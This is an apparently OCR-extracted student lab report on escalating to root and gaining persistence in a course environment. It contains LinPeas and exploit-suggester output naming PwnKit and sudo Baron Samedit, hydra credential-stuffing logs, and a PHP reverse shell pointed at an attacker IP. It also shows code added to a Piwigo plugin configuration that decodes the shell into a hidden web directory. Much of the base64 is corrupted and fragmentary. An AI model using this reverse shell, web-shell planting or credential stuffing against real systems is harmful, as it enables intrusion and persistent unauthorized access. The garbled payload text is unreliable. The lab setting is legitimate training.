
Local Privilege Escalation Report

Intro


This report goes over steps taken to escalate my access to root and establish basic persistence. I started working in the techlab environment. About halfway through I transitioned to the AWS cloud lab.

Report



The first step I took was to run LinPeas. This is a script used to find means of escalating privileges once initial access is obtained. I investigated other similar scripts. However, LinPeas is the most updated and actively maintained.

To run the script, I pulled it down into memory and ran it through /bin/bash. I then placed the output in the lp.txt file. I would've preferred to send the results directly back to my system. That way I could've kept it all in memory. Next time I do this I'll try sending the data to an SSH reverse tunnel.




I used tee in my LinPeas command, so the output was sent to both a file and my browser.

```
┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ proxychains curl -L http://192.168.2.70/upload/lp.txt -o linPeasResult_01
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  163k  100  163k    0     0   154k      0  0:00:01  0:00:01 --:--:--  169k

┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ head linPeasResult_01
```


I then downloaded LinPeas output from the webserver.

```
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#dmesg-signature-verification-failed
dmesg Not Found

╔══════════╣ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: probable
   Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: probable
   Tags: mint=19,[ ubuntu=18|20 ], debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
```

The downloaded result is shown in the screenshot above.




I then removed the output file from the server.



I then navigated to the Upload directory to double check that the file was gone.

At this point I started working using the videos for guidance.



I then pinged my kali devices vpn address to see if I could talk directly to my system. The attempt failed.

```
┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ ll
total 1756
-rw-rw---- 1 agent22 agent22   1091 Mar  3 16:38 creds.txt
-rw-r--r-- 1 agent22 agent22 407947 Mar  4 15:28 htmlDirs
-rw-r--r-- 1 agent22 agent22 409197 Mar  4 20:54 htmlDirs_02
-rw-r--r-- 1 agent22 agent22   3940 Mar  3 17:27 hydra
-rw-r--r-- 1 agent22 agent22    149 Mar  3 17:25 hyrdaScript
-rw-r--r-- 1 agent22 agent22 167416 Mar  8 20:52 linPeasResult_01
-rw-r--r-- 1 agent22 agent22 775106 Mar  8 19:08 linpeas.sh
-rw-r--r-- 1 agent22 agent22   5508 Mar 10 13:32 php-reverse-shell_b64
-rwxr-xr-x 1 agent22 agent22   4076 Mar 10 13:31 php-reverse-shell.php
-rw-r--r-- 1 agent22 agent22    446 Mar  4 15:42 simple-backdoor.php
-rw-r--r-- 1 agent22 agent22    496 Mar  4 15:54 toAddToConfig
┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ cp /usr/share/webshells/php/php-reverse-shell.php .
```

I then copied a PHP reverse shell included from kali to my working directory.


```
set_time_limit (0);
$VERSION = "1.0";
$ip = '172.26.1.229';  // CHANGE THIS
$port = 29001;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//
"php-reverse-shell.php" 162L, 4076B written
```

I then customized the PHP reverse shell to point at a reverse tunnel I will build through the QDPM server.

```
Y2tldCwgc2VuZAoJLy8gZGF0YSB0byBwcm9jZXNzJ3MgU1RESU4KCWlmIChpbl9hcnJheSgkc29j
aywgJHJlYWRfYSkpIHsKCQlpZiAoJGRlYnVnKSBwcmludGl0KCJTT0NLIFJFQUQiKTsKCQkkaW5w
dXQgPSBmcmVhZCgkc29jaywgJGNodW5rX3NpemUpOwoJCWlmICgkZGVidWcpIHByaW50aXQoIlNP
Q0s6ICRpbnB1dCIpOwoJCWZ3cml0ZSgkcGlwZXNbMF0sICRpbnB1dCk7Cgl9CgoJLy8gSWYgd2Ug
Y2FuIHJlYWQgZnJvbSB0aGUgcHJvY2VzcydzIFNURE9VVAoJLy8gc2VuZCBkYXRhIGRvd24gdGNw
IGNvbm5lY3Rpb24KCWlmIChpbl9hcnJheSgkcGlwZXNbMV0sICRyZWFkX2EpKSB7CgkgZWJ1ZykgcHJpbnRpdCgiU1RET1VUIFJFQUQiKTsKCQkkaW5wdXQgPSBmcmVhZCgkcGlwZXNbMV0s
ICRjaHVua19zaXplKTsKCQlpZiAoJGRlYnVnKSBwcmludGl0KCJTVERPVVQ6ICRpbnB1dCIpOwoJ
CWZ3cml0ZSgkc29jaywgJGlucHV0KTsKCX0KCkvLyBJZiB3ZSBjYW4gcmVhZCBmcm9tIHRoZSBw
cm9jZXNzJ3MgU1RERVJSCgkvLyBzZW5kIGRhdGEgZG93biB0Y3AgY29ubmVjdGlvbgoJaWYgKGlu
X2FycmF5KCRwaXBlc1syXSwgJHJlYWRfYSkpIHsKCQlpZiAoJGRlYnVnKSBwcmludGl0KCJTVERF
UlIgUkVBRCIpOwoJCSRpbnB1dCA9IGZyZWFkKCRwaXBlc1syXSwgJGNodW5rX3NpemUpOwoJCWlm
ICgkZGVidWcpIHByaW50aXQoIlNUREVSUjogJGlucHV0Iik7CgkJZndyaXRlKCRzb2NrLCAkaW5w
dXQpOwoJfQp9CgpmY2xvc2UoJHNvY2spOwpmY2xvc2UoJHBpcGVzWzBdKTsKCWZjbG9zZSgkcGlw
ZXNbMl0pOwpwcm9jX2Nsb3NlKCRwcm9jX2NsYWNrKTsKCmZ1bmN0aW9uIHByaW50aXQgKCRzdH
IpIHsKCWlmICghJGRhZW1vbikgewoJCWVjaG8gIiRzdHJcbiI7CgkJZmx1c2goKTsKCX0KfQoj
IGNhbid0IGZpZ3VyZSBvdXQgaG93IHRvIHJlZGlyZWN0IFNURE9VVCBsaWtlIGEgcHJvcGVyIGRh
ZW1vbikKZnVuY3Rpb24gcHJpbnRpdCAoJHN0cmluZykgewoJaWYgKCEkZGFlbW9uKSB7CgkJcHJp
bnQgIiRzdHJpbmciOwoJfQp9CgojIGNob3AgdXAgZGVzY3JpcHRvcnMgYW5kIHNwYXduIHRoZSBz
```

```
┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ cat php-reverse-shell.php | base64 > php-reverse-shell_b64
```


I then converted that php reverse shell script to base64 and saved it to a file.




At this point I transitioned to the AWS cloud lab. I tried to log into the Piwigo server with the credentials configured in the techlab. Unfortunately, they didn't work.

```
[ATTEMPT] target 172.26.15.39 - login "BRAILEE.OGDEN@WINDOMAIN.LOCAL" - pass "MAILPASS" - 16 of 28 [child 15] (0/0)
[ATTEMPT] target 172.26.15.39 - login "BRAILEE.OGDEN@WINDOMAIN.LOCAL" - pass "MARKER" - 17 of 28 [child 16] (0/0)
[ATTEMPT] target 172.26.15.39 - login "BRAILEE.OGDEN@WINDOMAIN.LOCAL" - pass "MyGall3ry!!!" - 18 of 28 [child 17] (0/0)
[ATTEMPT] target 172.26.15.39 - login "BRAILEE.OGDEN@WINDOMAIN.LOCAL" - pass "PASS1234" - 19 of 28 [child 18] (0/0)
[ATTEMPT] target 172.26.15.39 - login "BRAILEE.OGDEN@WINDOMAIN.LOCAL" - pass "PASSWORD" - 20 of 28 [child 19] (0/0)
[ERROR] Child with pid 249379 terminating, cannot connect
```

I then performed the credential stuffing attack from the last technique. Unfortunately, hydra kept throwing connection errors. However, I was able to confirm that the techlab credentials were, indeed, nonfunctional.




Next, I opened OWASP-ZAP so I could fuzz the login. First, however, I ran a spider attack to fully map out the website.




Before performing the fuzz I decided to dry the techlab piwigo username and password, but with lowercase letters in the username. It worked, and I was able to login.

```
//Jethro's Code
system("mkdir /var/www/html/.hidden");
system("echo 'PD9waHAKLy8gRGVzY3JpcHRpb24KLy8gLS0tLS0tLS0tLS0KLy8gVGhpcyBzY3JpcHQgd2lsbCBt
YWtlIGFuIG91dGJvdW5kIFRDUCBjb25uZWN0aW9uIHRvIGEgaGFyZGNvZGVkIElQIGFuZCBwb3J0
LgovLyBUaGUgcmVjaXBpZW50IHdpbGwgYmUgZ2l2ZW4gYSBzaGVsbCBydW5uaW5nIGFzIHRoZSBj
dXJyZW50IHVzZXIgKGFwYWNoZSBub3JtYWxseSkuCi8vCi8vIExpbWl0YXRpb25zCi8vIC0tLS0t
LS0tLS0tCi8vIHByb2Nfb3BlbiBhbmQgc3RyZWFtX3NldF9ibG9ja2luZyByZXF1aXJlIFBIUCB2
ZXJzaW9uIDQuMyssIG9yIDUrCi8vIFVzZSBvZiBzdHJlYW1fc2VsZWN0KCkgb24gZmlsZSBkZXNj
cmlwdG9ycyByZXR1cm5lZCBieSBwcm9jX29wZW4oKSB3aWxsIGZhaWwgYW5kIHJldHVybiBGQUxT
ICgkZGVidWcpIHByaW50aXQoIlNUREVSUjogJGlucHV0Iik7CgkJZndyaXRlKCRzb2NrLCAkaW5w
dXQpOwoJfQp9CgpmY2xvc2UoJHNvY2spOwpmY2xvc2UoJHBpcGVzWzBdKTsKZmNsb3NlKCRwaXBl
c1sxXSk7CmZjbG9zZSgkcGlwZXNbMl0pOwpwcm9jX2Nsb3NlKCRwcm9jZXNzKTsKCi8vIExpa2Ug
cHJpbnQsIGJ1dCBkb2VzIG5vdGhpbmcgaWYgd2UndmUgZGFlbW9uaXNlZCBvdXJzZWxmCi8vIChJ
IGNhbid0IGZpZ3VyZSBvdXQgaG93IHRvIHJlZGlyZWN0IFNURE9VVCBsaWtlIGEgcHJvcGVyIGRh
ZW1vbikKZnVuY3Rpb24gcHJpbnRpdCAoJHN0cmluZykgewoJaWYgKCEkZGFlbW9uKSB7CgkJcHJp
bnQgIiRzdHJpbmdcbiI7Cgl9Cn0KCj8+IAoKCgo=' | base64 -d > '/var/www/html/upload/.hidden/jpr.php'");
//End Jethro's Code
```

Next, I added the above code to the configuration file for the Piwigo servers Local-File-Editor plugin. This code creates a .hidden directory, takes the base64 encoded version of the file, decodes it, then stores the code in the created hidden directory.



I then called the config file to run the code.



The file was created, but it's too small.

```
total 1.8M
drwxr-xr-x 3 agent22 agent22 4.0K Mar 12 17:04 .
drwxr-xr-x 6 agent22 agent22 4.0K Mar  1 16:56 ..
-rw-rw---- 1 agent22 agent22 1.1K Mar  3 16:38 creds.txt
-rw-r--r-- 1 agent22 agent22 399K Mar  4 15:28 htmlDirs
-rw-r--r-- 1 agent22 agent22 400K Mar  4 20:54 htmlDirs_02
-rw-r--r-- 1 agent22 agent22 3.9K Mar  3 17:27 hydra
-rw-r--r-- 1 agent22 agent22  168 Mar 10 18:35 hydraScript
-rw-r--r-- 1 agent22 agent22 164K Mar  8 20:52 linPeasResult_01
-rw-r--r-- 1 agent22 agent22 757K Mar  8 19:08 linpeas.sh
-rw-r--r-- 1 agent22 agent22 4.0K Mar 12 16:54 outputTest
drwxr-xr-x 3 agent22 agent22 4.0K Mar 12 16:52 owasp
-rw-r--r-- 1 agent22 agent22  263 Mar 10 18:32 passwords
-rw-r--r-- 1 agent22 agent22 5.4K Mar 10 13:32 php-reverse-shell_b64
-rw-r--r-- 1 agent22 agent22 5.4K Mar 12 17:04 php-reverse-shell_b64_02
-rwxr-xr-x 1 agent22 agent22 4.0K Mar 12 17:04 php-reverse-shell.php
-rw-r--r-- 1 agent22 agent22  174 Mar 12 14:31 reverseShell.sh
-rw-r--r-- 1 agent22 agent22  446 Mar  4 15:42 simple-backdoor.php
-rw-r--r-- 1 agent22 agent22  496 Mar  4 15:54 toAddToConfig
-rw-r--r-- 1 agent22 agent22 1.7K Mar 10 18:33 usernames
```

The file should be 4K kilobytes, not 57 bits. What followed this discovery was hours of ultimately fruitless attempts to get the code to work.

```
ICgkZGVidWcpIHByaW50aXQoIlNUREVSUjogJGlucHV0Iik7CgkJZndyaXRlKCRzb2NrLCAkaW5w
dXQpOwoJfQp9CgpmY2xvc2UoJHNvY2spOwpmY2xvc2UoJHBpcGVzWzBdKTsKZmNsb3NlKCRwaXBl
c1sxXSk7CmZjbG9zZSgkcGlwZXNbMl0pOwpwcm9jX2Nsb3NlKCRwcm9jZXNzKTsKCi8vIEpxa2Ug
cHJpbnQsIGJ1dCBkb2VzIG5vdGhpbmcgYgd2UndmUgZGFlbW9uaXNlZCBvdXJzZWxmCi8vICh
IGNhbid0IGZpZ3VyZSBvdXQgaG93IHRvIHJlZGlyZWN0IFNURE9VVCBsaWtlIGEgcHJvcGVyIGRh
ZW1vbikKZnVuY3Rpb24gcHJpbnRpdCAoJHN0cmluZykgewoJaWYgKCEkZGFlbW9uKSB7CgkJcHJp
bnQgIiRzdHJpbmdcbiI7Cgl9Cn0KCj8+IAoK' | base64 -d > '/var/www/html/upload/jpr.php'");
system("ls -lha /var/www/html/upload/");
//system("ls -lha /var/www/html/upload/.hidden/");
echo ("</pre>");
```


```
IGNvbm5lY3Rpb24KCWlmIChpbl9hcnJheSgkcGlwZXNbMV0sICRyZWFkX2EpKSB7CgkJaWYgKCRk
ZWJ1ZykgcHJpbnRpdCgiU1RET1VUIFJFQUQiKTsKCQkkaW5wdXQgPSBmcmVhZCgkcGlwZXNbMV0s
ICRjaHVua19zaXplKTsKCQlpZiAoJGRlYnVnKSBwcmludGl0KCJTVERPVVQ6ICRpbnB1dCIpOwoJ
CWZ3cml0ZSgkc29jaywgJGlucHV0KTsKCX0KCgkvLyBzZW5kIGRhdGEgZG93biB0Y3AgY29ubmVjdGlvbgoJaWYgKGlu
X2FycmF5KCRwaXBlc1syXSwgJHJlYWRfYSkpIHsKCQlpZiAoJGRlYnVnKSB7CgkJCXByaW50aXQo
UlIgUkVBRCIpOwoJCSRpbnB1dCA9IGZyZWFkKCRwaXBlc1syXSwgJGNodW5rX3NpemUpOwoJCWlm
ICgkZGVidWcpIHByaW50aXQoIlNUREVSUjogJGlucHV0Iik7CgkJZndyaXRlKCRzb2NrLCAkaW5w
dXQpOwoJfQp9CmZjbG9zZSgkcGlwZXNbMl0pOwpwcm9jX2Nsb3NlKCRwcm9jZXNzKTsKCi8vIEpx
cHJpbnQsIGJ1dCBkb2VzIG5vdGhpbmcgYWdkd2UndmUgZGFlbW9uaXNlZCBvdXJzZWxmCi8vICh
IGNhbid0IGZpZ3VyZSBvdXQgaG93IHRvIHJlZGlyZWN0IFNURE9VVCBsaWtlIGEgcHJvcGVyIGRh
ZW1vbikKZnVuY3Rpb24gcHJpbnRpdCAoJHN0cmluZykgewoJaWYgKCEkZGFlbW9uKSB7CgkJcHJp
bnQgIiRzdHJpbmdcbiI7Cgl9Cn0KCj8+IAoK' | base64 -d > '/var/www/html/upload/jpr.php'");
system("ls -lha /var/www/html/upload/");
//system("ls -lha /var/www/html/upload/.hidden/");
*/
echo ("</pre>");
```

```
JHN0cmluZykgewoJaWYgKCEkZGFlbW9uKSB7CgkJcHJp
[AoKCgo==' | base64 -d > '/var/www/html/upload/jpr.php'");
oad/");
```

Next, I removed all of the trailing lines in the php script, re-encoded it in base64, then replaced the base64 script. I then ran the code again. It resulted in the same small file.

```
┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ wget http://172.26.15.39/upload/jpr_02.php
--2022-03-12 17:15:23--  http://172.26.15.39/upload/jpr_02.php
Connecting to 172.26.15.39:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 0 [text/html]
Saving to: 'jpr_02.php'

